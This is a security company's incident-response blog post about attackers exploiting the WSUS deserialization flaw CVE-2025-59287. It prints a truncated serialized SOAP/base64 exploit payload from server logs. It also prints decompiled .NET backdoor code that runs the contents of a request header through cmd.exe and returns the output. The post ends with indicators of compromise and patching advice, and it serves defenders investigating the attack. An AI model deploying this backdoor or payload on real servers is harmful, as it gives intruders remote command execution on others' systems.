# WSUS Deserialization Exploit in the Wild (CVE-2025-59287)

⋮ 10/24/2025



Today, our morning coffee was rudely interrupted by a critical alert from a customer's **Windows Server Update Services (WSUS)** system. The alert pointed to suspicious activity captured in our EDR's telemetry: `whoami.exe` had been executed, with `w3wp.exe` as the parent process. This usually strongly suggests a malicious ASPX webshell.

Thats odd, because WSUS servers are usually not exposed to the internet, are they? Apparently some are. We quickly verified that our WSUS server had its own subdomain. It was reachable from the internet.

Running `whoami` is a dead giveaway of either a penetration test or hands-on keyboard activity. It quickly became clear this was **no penetration test**. This prompted us to isolate the server, reaching out the customer and figuring out what went down.

## Hands on keyboard reconnaissance

CrowdStrike EDR telemetry revealed a sequence of commands that looked like reconnaissance.




The timing between commands, each separated by a few seconds, suggested manual activity, rather than a scripted attack. Given the parent process (`w3wp.exe`), our first hypothesis was a webshell.

## CVE-2025-59287

A member of our research team chimed in with the remark: “there’s a recent vulnerability in WSUS involving a deserialization bug” 💡. We probably wouldn’t find a webshell. Ultimately, we found the blog by Hawktrace detailing a remote unauthenticated code execution vulnerability in WSUS. Their great research gave details for CVE-2025-59287. It included a proof-of-concept, targeting hosts at port 8530 (http) or 8531 (https). It also involved invoking `ClientWebService/client.asmx`.

The proof-of-concept exploit by Hawktrace popped a calc, and does not directly allow arbitrary command execution. This means that adversaries have picked up on this and are getting ready to exploit servers, presumably gearing up for ransomware.

## Evidence in the logs

Back to the WSUS server that generated the critical alerts. We pulled the log file from `%ProgramFiles%\Update Services\LogFiles\SoftwareDistribution.log` and immediately found the following stacktrace:

```
2025-10-24 06:09:25.952 UTC     Warning w3wp.142
SoapUtilities.CreateException   ThrowException: actor =
https://<redacted>:8531/ClientWebService/client.asmx, ID=36493c68-ab89-449a-b169-
f68dbad27d55, ErrorCode=ConfigChanged
...
2025-10-24 06:55:41.613 UTC     Error   w3wp.176
SoapUtilities.DeserializeObject USS DeserializeObject: Unexpected exception during
deserialization: ThreadAbortException: Thread was being aborted.
   at Microsoft.UpdateServices.Internal.SoapUtilities.DeserializeObject(Byte[]
bytes)
   at Microsoft.UpdateServices.Internal.Reporting.ReportingEvent.Validate()
   at
Microsoft.UpdateServices.Internal.Reporting.WebService.ValidateEventBatch(ReportingEvent[]
eventBatch)
   at Microsoft.UpdateServices.Internal.Reporting.WebService.ReportEventBatch(Cookie
cookie, DateTime clientTime, ReportingEvent[] eventBatch)
   at System.RuntimeMethodHandle.InvokeMethod(Object target, Object[] arguments,
Signature sig, Boolean constructor)
   at System.Reflection.RuntimeMethodInfo.UnsafeInvokeInternal(Object obj, Object[]
parameters, Object[] arguments)
   at System.Reflection.RuntimeMethodInfo.Invoke(Object obj, BindingFlags
invokeAttr, Binder binder, Object[] parameters, CultureInfo culture)
   at System.Web.Services.Protocols.LogicalMethodInfo.Invoke(Object target, Object[]
values)
   at System.Web.Services.Protocols.WebServiceHandler.Invoke()
   at System.Web.Services.Protocols.WebServiceHandler.CoreProcessRequest()
   at
System.Web.Services.Protocols.SyncSessionlessHandler.ProcessRequest(HttpContext
context)
   at
System.Web.HttpApplication.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute()
   at System.Web.HttpApplication.ExecuteStepImpl(IExecutionStep step)
   at System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean&
completedSynchronously)
   at System.Web.HttpApplication.PipelineStepManager.ResumeSteps(Exception error)
   at System.Web.HttpApplication.BeginProcessRequestNotification(HttpContext
context, AsyncCallback cb)
   at System.Web.HttpRuntime.ProcessRequestNotificationPrivate(IIS7WorkerRequest wr,
HttpContext context)
   at System.Web.Hosting.PipelineRuntime.ProcessRequestNotificationHelper(IntPtr
rootedObjectsPointer, IntPtr nativeRequestContext, IntPtr moduleData, Int32 flags)
   at System.Web.Hosting.PipelineRuntime.ProcessRequestNotification(IntPtr
rootedObjectsPointer, IntPtr nativeRequestContext, IntPtr moduleData, Int32 flags)
   at System.Web.Hosting.UnsafeIISMethods.MgdIndicateCompletion(IntPtr pHandler,
RequestNotificationStatus& notificationStatus)
   at System.Web.Hosting.UnsafeIISMethods.MgdIndicateCompletion(IntPtr pHandler,
RequestNotificationStatus& notificationStatus)
   at System.Web.Hosting.PipelineRuntime.ProcessRequestNotificationHelper(IntPtr
```

```
rootedObjectsPointer, IntPtr nativeRequestContext, IntPtr moduleData, Int32 flags)
   at System.Web.Hosting.PipelineRuntime.ProcessRequestNotification(IntPtr
rootedObjectsPointer, IntPtr nativeRequestContext, IntPtr moduleData, Int32 flags)
2025-10-24 06:55:41.613 UTC     Warning w3wp.176
WebService.ValidateEventBatch   Event in batch failed to validate. Exception:
Attempted to set %1 to an unknown/invalid value.
Failed Event:EventInstanceId=[7c74abd3-1503-49bc-ab90-e22294d89866] EventId=[389]
TargetId=[Id=[c1cf2f87-18be-4271-b596-4824bdaa76bd] ] TimeAtTarget=[2025-10-24
06:55:26.309 UTC] SequenceNumber=[0] SourceId=[301] NamespaceId=[2] Win32HResult=[0]
AppName=[LocalServer] TargetGroup=[00000000-0000-0000-0000-000000000000]
ProcessorArchitecture=[Unknown] OSVersion=[0.0.0.0.0.0.0.0] OSLocaleId=[0]
ClientVersion=[0.0.0.0.0.0.0.0] BundleId=[UpdateId=[00000000-0000-0000-0000-
000000000000] RevisionNumber=[0] ] LastErrorCode=[0] ByteCount=[0] RepeatFailCount=
[0] NumberApplicable=[0] ClientsUsed=[0] ClientSamplingValue=[0] BiosName=[]
BiosReleaseDate=[1/1/1900] ServiceGroupId=[0] ServerErrorType=[] ServerErrorMessage=
[] EventType=[0] BundleByteCount=[0] BundleRepeatFailCount=[0] MsiAction=[]
MsiPatchCode=[00000000-0000-0000-0000-000000000000] MsiProductCode=[00000000-0000-
0000-0000-000000000000] ServerFileHash=[] MiscInt1=[0] MiscInt2=[0] MiscVarChar1=[]
MiscVarChar2=[] miscData=[Administrator=SYSTEM,SynchronizationUpdateErrorsKey=<SOAP-
ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding/clr/1.0" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
<a1:AxHost_x002B_State id="ref-1"
xmlns:a1="http://schemas.microsoft.com/clr/nsassem/System.Windows.Forms/System.Windows.Forms%2C%20Versic
<PropertyBagBinary href="#ref-3"/>
</a1:AxHost_x002B_State>
<SOAP-ENC:Array id="ref-3" xsi:type="SOAP-
ENC:base64">AAEAAAD/////AQAAAAAAAAAEAQAAAH9TeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5MaXN0YDFbW1N5c3RlbS5PYmpl
```

Astute readers may recognize the base64 encoding. Decoding it revealed a ysoserial.net gadget chain (probably the ActivitySurrogateSelector gadget), with an embedded PE file. This was very different from the POC by hawktrace and shows that the threat actor had capabilities beyond that of a script kiddie…

## Payload Analysis

Using `binwalk` and `dd`, we extracted the embedded binary and decompiled it with dotPeek. The payload was a .NET executable containing the following code:

```
using System;
using System.Diagnostics;
using System.Web;

internal class E
{
  public E()
  {
    HttpContext current = HttpContext.Current;
    current.Server.ClearError();
    current.Response.Clear();
    try
    {
      string str = current.Server.MapPath("~/") + "/";
      Process process = new Process();
      process.StartInfo.FileName = "cmd.exe";
      string header = current.Request.Headers["aaaa"];
      process.StartInfo.Arguments = "/c " + header;
      process.StartInfo.RedirectStandardOutput = true;
      process.StartInfo.RedirectStandardError = true;
      process.StartInfo.WorkingDirectory = str;
```

```
      process.StartInfo.UseShellExecute = false;
      process.Start();
      string end = process.StandardOutput.ReadToEnd();
      current.Response.Write(end);
    }
    catch (Exception ex) {}
    current.Response.Write("test");
    current.Response.Flush();
    current.Response.End();
  }
}
```

This payload takes the value `aaaa` request header and runs it directly using `cmd.exe`, which matches what we saw in EDR telemetry.

## Scanning the internet for exposed WSUS

While our MDR team was mitigating the incident with the customer, our team ran a preliminary search for WSUS servers across the internet. They looked for IIS servers with specific ports 8530 (http) or 8531 (https) on Shodan and Fofa and yielded approximately 8,000 servers (we did and could not check if these were indeed vulnerable). We notified NCSC-NL and some threat intelligence sharing partners we work with of the risk of having WSUS exposed to the internet, and guidance on how to determine if you are vulnerable and if you have been victim of this threat.

## Conclusion and Recommendations

We've reproduced the exploit chain and with the right invocation of ysoserial.net, we were able to achieve arbitrary remote code execution, so the implications are clear:

- Patch **CVE-2025-59287** immediately, use the OOB patch KB5070883
- Ensure WSUS is not exposed to the internet unless absolutely necessary
- Deploy state-of-the-art EDR solutions and have humans triage the alerts

## Indicators of Compromise (IOCs)

Check SoftwareDistribution.log for:

- `SoapUtilities.CreateException ThrowException: actor = https://host:8531/ClientWebService/client.asmx` -> Error thrown in SoftwareDistribution.log after exploitation
- `AAEAAAD/////AQAAAAAAAAAEAQAAAH9` -> Part of the serialized payload, found in SoftwareDistribution.log
- `207.180.254[.]242` – VPS from which the exploit was sent
- `ac7351b617f85863905ba8a30e46a112a9083f4d388fd708ccfe6ed33b5cf91d` – SHA256 hash of embedded MZ payload

### About Eye Security

We are a European cybersecurity company focused on 24/7 threat monitoring, incident response, and cyber insurance. Earlier this year, we identified a newly exploited SharePoint N-Day in our blog. Our research team performs proactive scans and threat intelligence operations across the region to defend our customers and their supply chains.

Learn more at https://eye.security/ and follow us on LinkedIn to help us spread the word.